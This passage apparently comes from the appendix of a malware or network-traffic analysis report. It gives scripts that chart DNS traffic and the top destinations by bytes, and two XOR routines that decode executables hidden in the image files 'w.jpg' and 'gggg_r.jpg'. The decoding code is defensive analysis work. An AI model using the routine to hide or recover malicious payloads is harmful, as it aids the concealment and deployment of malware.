    ax.plot(centres, udp_counts, linewidth=0.6, color="green", label="DNS/UDP")
    ax.plot(centres, tcp_counts, linewidth=0.6, color="steelblue", label="DNS/tcp")

    ax.set_xlabel("Time (s)")
    ax.set_ylabel("Packets / bin")
    ax.set_title(f"DNS Traffic Rate (5s bins){title_suffix(args.host)}")
    add_annotations(ax)
    ax.legend(loc="upper left", fontsize=8)
    ax.grid(True, alpha=0.3)

    out = default_output("traffic_dns", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 7: traffic_dns.py

C.8 Top Destinations Script

```
from collections import defaultdict

import matplotlib.pyplot as plt
from common import default_output, load_packets, parse_args, title_suffix

def main():
    args = parse_args()
    data = load_packets(host=args.host)
    dsts, sizes = data["dsts"], data["sizes"]

    dst_bytes = defaultdict(int)
    for d, s in zip(dsts, sizes):
        dst_bytes[d] += int(s)

    top_20 = sorted(dst_bytes.items(), key=lambda x: x[1], reverse=True)[:20]
    ips_top = [x[0] for x in top_20]
    bytes_top = [x[1] for x in top_20]

    fig, ax = plt.subplots(figsize=(10, 6))
    y_pos = range(len(ips_top))
    ax.barh(y_pos, bytes_top, color="mediumpurple", edgecolor="none")
    ax.set_yticks(y_pos)
    ax.set_yticklabels(ips_top, fontsize=8)
    ax.set_xlabel("Total bytes sent")
    ax.set_title(f"Top 20 Destinations by Bytes{title_suffix(args.host)}")
    ax.invert_yaxis()
    ax.grid(True, alpha=0.3, axis="x")

    out = default_output("bytes_per_dst", args.host)
    fig.tight_layout()
    fig.savefig(out, dpi=200)
    plt.close(fig)
    print(f"Saved {out}")

if __name__ == "__main__":
    main()
```

Listing 8: top_destinations.py

Appendix D: Additional Scripts

D.1 w.jpg XOR decryption Script

```
def decrypt_payload(input_file, output_file):
    with open(input_file, "rb") as f:
        data = bytearray(f.read())

    key_offset = data[60]
    bVar1 = data[key_offset]
    bVar2 = data[key_offset + 1]

    xor_key = ((bVar1 >> 1) + bVar2) & 0xFF

    for i in range(2, 12800):
        if (i % 5 != 0) and (i % 7 != 0) and (i % 3 != 0):
            data[i] = data[i] ^ xor_key

    data[0] = ord("M")
    data[1] = ord("Z")

    pe_pointer = data[0x3C]
    data[pe_pointer] = ord("P")
    data[pe_pointer + 1] = ord("E")

    with open(output_file, "wb") as f:
        f.write(data)

    print(f"wrote file: {output_file}")

decrypt_payload("attempt3", "decrypted_w.bin")
```

Listing 9: decrypt.py

D.2 gggg_r.jpg XOR decryption Script

Used to decrypted the extracted SRV resource embedded within gggg_r.jpg. Although unsure its function beyond this point.

```
def decrypt(input_file, output_file):
    KEY = 0x67
    with open(input_file, "rb") as f:
        data = f.read()

    decrypted = bytearray(byte ^ KEY for byte in data)

    with open(output_file, "wb") as f:
        f.write(decrypted)

    print(f"wrote file: {output_file}")

decrypt("SRV.bin", "decrypted_grrr.bin")
```

Listing 10: grrr_decrypt.py